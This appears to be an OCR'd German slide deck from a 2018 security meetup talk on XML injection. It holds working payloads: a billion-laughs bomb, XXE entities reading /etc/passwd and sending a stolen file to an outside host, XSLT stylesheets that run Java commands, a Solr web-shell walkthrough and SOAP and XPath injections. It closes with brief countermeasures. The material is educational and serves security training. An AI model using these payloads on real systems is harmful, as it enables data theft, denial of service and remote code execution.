XML INJECTION

Meetup 17.01.2018 - Sergej Michel

WAS IST XML?

(EXTENSIBLE MARKUP LANGUAGE)

https://raw.githubusercontent.com/ksxatompackages/ksx-matrix/master/screenshot-xml.png

WOFÜR WIRD XML EINGESETZT?

https://blog.safe.com/2016/07/understanding-xml-humans-guide-machine-readable-data/

WOFÜR WIRD XML EINGESETZT?

- Webservices, Schnittstellen
- Beschreibungssprache für Daten und Programmiersprache
- Konfigurationen, Datenspeicherformat

XML ANGRIFFSTYPEN

- DOS
- Information Disclosure
- Path Traversal
- Server Side Request Forgery
- Remote Code Execution

http://resources.infosecinstitute.com/wp-content/uploads/xml-vulnerability-05032013.jpg

WS ATTACKS

Page Discussion

Welcome to WS-Attacks

WS-Attacks.org is **not** a new web service standard by the OASIS Group or W3C; instead it presents the flaws of today's web service stand
most comprehensive enumeration of all known web service attacks.

Okay, how do I get started? If you are familiar with the basics you can dive right into the Attacks. All attacks are categorised and structure
of the four categories:

- Attack Categorisation by violated security objective
- Attack Categorisation by number of involved parties
- Attack Categorisation by attacked web service component
- Attack Categorisation by attack spreading

Alternatively you can browse through the entire list of attacks (sorted by violated security objective):

Attacks primarily violating the security objective "Availability"

BPEL Instantiation Flooding

BPEL Indirect Flooding

BPEL State Deviation

- BPEL Correlation Invalidation
- BPEL State Invalidation

Coercive Parsing

Oversized XML DOS aka Oversized XML attack

- XML Extra Long Names aka XML MegaTags aka XML Jumbo Tag Names
- XML Namespace Prefix Attack
- XML Oversized Attribute Content
- XML Oversized Attribute Count

Main page
Get involved
Contact
About

Web Service Attacks
Attack Structure
Attacks by Category

Security Configuration
Best Practices
Apache CXF

Security Evaluation
Test Environment
Pentest Tools
Open Pentests

Tools
What links here
Related changes
Special pages
Printable version
Permanent link
Page information

http://www.ws-attacks.org

XML BOMB

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
    <!ENTITY lol "lol">
    <!ELEMENT lolz (#PCDATA)>
    <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
    <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
    <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
    <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
    <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
    <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
    <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
    <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
    <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

XML EXTERNAL ENTITY (XXE)

OWASP Top 10 2013	±	OWASP Top 10 2017
A1 – Injection	→	A1:2017 – Injection
A2 – Broken Authentication and Session Management	→	A2:2017 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	↘	A3:2013 – Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	∪	A4:2017 – XML External Entity (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017 – Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017 – Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	∪	A7:2017 – Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017 – Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017 – Insufficient Logging & Monitoring [NEW, Comm.]

https://www.owasp.org/images/b/b0/OWASP_Top_10_2017_RC2_Final.pdf

XML EXTERNAL ENTITY (XXE)

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
```

XML EXTERNAL ENTITY (XXE)

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >]><foo>&xxe;</foo>
```

SANS EXPLOITING XXE VULNERABILITIES

ATTACKER DTD (EVIL.DTD)

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % stolendata SYSTEM "file:///c:/inetpub/wwwroot/Views/secret_source.cshtml">
<!ENTITY % inception "<!ENTITY % sendit SYSTEM 'http://192.168.1.10:4444/?%stolendata;'>">
```

XML PAYLOAD

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE demo [
    <!ELEMENT demo ANY >
    <!ENTITY % extentity SYSTEM "http://192.168.1.10:4444/evil.dtd">
    %extentity;
    %inception;
    %sendit;
    ]
```

XXE DEMO

https://www.youtube.com/watch?v=3B8QhyrEXIU

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE Header [<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<reset><login>&xxe;</login><secret>Any bugs?</secret></reset>
```

XSLT CODE EXECUTION

http://cdn.lamag.com/wp-content/uploads/sites/9/2017/02/iStock-183273272.jpg

XSLT CODE EXECUTION

```
<SOAP-ENV:Envelope
  xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
  <SOAP-ENV:Header>
    <SOAP-SEC:Signature
      xmlns:SOAP-SEC="http://schemas.xmlsoap.org/soap/security/2000-12"
      SOAP-ENV:actor="some-URI"
      SOAP-ENV:mustUnderstand="1">
      <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
        <ds:SignedInfo>
          <ds:CanonicalizationMethod
            Algorithm="http://www.w3.org/TR/2000/CR-xml-c14n-20001026">
          </ds:CanonicalizationMethod>
          <ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#dsa-sha1"/>
          <ds:Reference URI="#Body">
            <!-- ... -->
            <!-- Start malicious XSLT transform -->
```

XSLT CODE EXECUTION

Java code execution

LIferay includes numerous portlets. The "XSL Content" portlet displays the result of the XSL transformation of a XML document. The XSLT engine used by default is Xalan-J (but this can probably modified easily using JAXP). As Xalan-J allows by default to execute Java code from the stylesheet, that's an easy to exploit vulnerability. Any logged-in user can execute arbitrary Java code in the context of the Web Application server (usually Tomcat) : CVE-2011-1571.

Executing commands and reading the output (using the "xalanj-reading-stdout.xsl" script included on the Xalan-J page) :

http://xhe.myxwiki.org/xwiki/bin/view/XSLT/Application_Liferay

XSLT CODE EXECUTION

EXPLOIT DATABASE

Home Exploits Shellcode Papers Google Hacking Database Submit Search

```
246     def on_request_uri(cli, request, resource)
247         print_status("Sending the #{resource} File to the server...")
248         send_response(cli, @xsl_data)
249         @xsl_sent = true
250     end
251
252     def run_cmd_with_xsl(cmd)
253         varpayload = rand_text_alpha(10+rand(8))
254         varruntime = rand_text_alpha(10+rand(8))
255         varproc = rand_text_alpha(10+rand(8))
256         payload =  "<xsl:stylesheet xmlns:xsl=\"http://www.w3.org/1999/XSL/Transform\" xmlns:jv=\"http://xml.apache.org
257 /xalan/java\" exclude-result-prefixes=\"jv\" version=\"1.0\">\n"
            payload << " <xsl:template match=\"/\">\n"
258         payload << "  <xsl:variable name=\"#{varruntime}\" select=\"jv:java.lang.Runtime.getRuntime()\"/>\n"
259         payload << "  <xsl:variable name=\"osversion\" select=\"jv:java.lang.System.getProperty('os.name')\"/>\n"
260         payload << "  <xsl:variable name=\"osversion\" select=\"jv:toLowerCase($osversion)\"/>\n\n"
261
```

https://www.exploit-db.com/exploits/18715/

XSLT CODE EXECUTION

Du XSLT vers un « web shell » avec Solr 3.5/4.5 !

PENTEST ET SÉCURITÉ

By KrustyHack / 3 years ago

Apache Solr

Dernièrement j'ai lu un article vraiment intéressant sur un exploit de Solr 3.5.0/4.5.0 qui permet via l'utilisation des xsl d'éxecuter des commandes sur le serveur cible. Alors évidemment, le cas que je vais vous montrer est spécifique et son utilisation dépend de la cible visée.

https://www.nicolashug.com/pentest-et-securite/du-xslt-vers-web-shell-solr-3-54-5

XSLT CODE EXECUTION

On attaque le serveur via l'upload d'un .xsl plus costaud

En imaginant que l'on a pu uploader un ficher .py dans notre dossier personnel (comme avant avec le .xsl), pourquoi ne pas essayer de l'éxécuter ? 🙂

- On upload cmd.xsl comme on a fait pour test.xsl

```
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:date="http://xml.apache.org/xalan/java/java.util.Date" xmlns:rt="http://xml.apache.org
/xalan/java/java.lang.Runtime" xmlns:str="http://xml.apache.org/xalan/java/java.lang.String"
exclude-result-prefixes="date">
     <xsl:output method="text"/>
     <xsl:template match="/">
     <xsl:variable name="cmd"><![CDATA[/usr/bin/python /home/users/tmp/http2cmd.py]]>
</xsl:variable>
     <xsl:variable name="rtObj" select="rt:getRuntime()"/>
     <xsl:variable name="process" select="rt:exec($rtObj, $cmd)"/>
     <xsl:text>Processus: </xsl:text><xsl:value-of select="$process"/>
    </xsl:template>
</xsl:stylesheet>
```

- On utilise un serveur Python pour envoyer des commandes shell et on upload le .py sur le serveur cible, comme test.xsl ou cmd.xsl avec http2cmd.py
- On appelle notre url: `/solr/select/?q=*:*&wt=xslt&tr=../../../../home/users/tmp/cmd.xsl`
- On regarde si notre serveur python est up (moi j'ai bindé sur le port 4444):

```
http://MONHOSTCIBLE:4444
```

Et ça marche:

https://www.nicolashug.com/pentest-et-securite/du-xslt-vers-web-shell-solr-3-54-5

WEITERE XML INJECTIONS

https://super-evil.com?credit_card_number=123456789</credit_card_number><total>6.66</total><credit_card_number>123456789

```
<!-- excerpt modified SOAP message -->
<!-- excerpt unmodified SOAP message -->
<transaction>
   <total>4000.00<total>
   <credit_card_number>
      <!-- Attack payload line below. If attack is executed succesful, the <total> tag with i
      123456789</credit_card_number><total>6.66</total><credit_card_number>123456789
   </credit_card_number>
   <expiration>01012008</expiration>
</transaction>
```

WEITERE XML INJECTIONS - X-PATH


https://super-evil.com?custid=123

```
//users/custid[123]
```

https://super-evil.com?custid=./age>0

```
//users/custid[./age>0]
```

APPLICATION/JSON VS APPLICATION/XML



http://s2.quickmeme.com/img/72/72e5b8f58c83b44f09e83ebf05920eeb234d1719ce8911d6e898e46562c47710.jpg


GEGENMASSNAHMEN?

- XML-Parser Ressourcen beschränken
- Kein XSLT oder Wrapper für eine Programmiersprache
- External Entity Funktion im Parser ausschalten

https://thumbs.dreamstime.com/b/unterhaltende-person-der-gasmaske-arbeitet-mit-computer-15628197.jpg

ZUSAMMENFASSUNG

FRAGEN?



https://static.boredpanda.com/blog/wp-content/uploads/2015/12/tough-questions-funny-if-dog-wear-pants-fb.png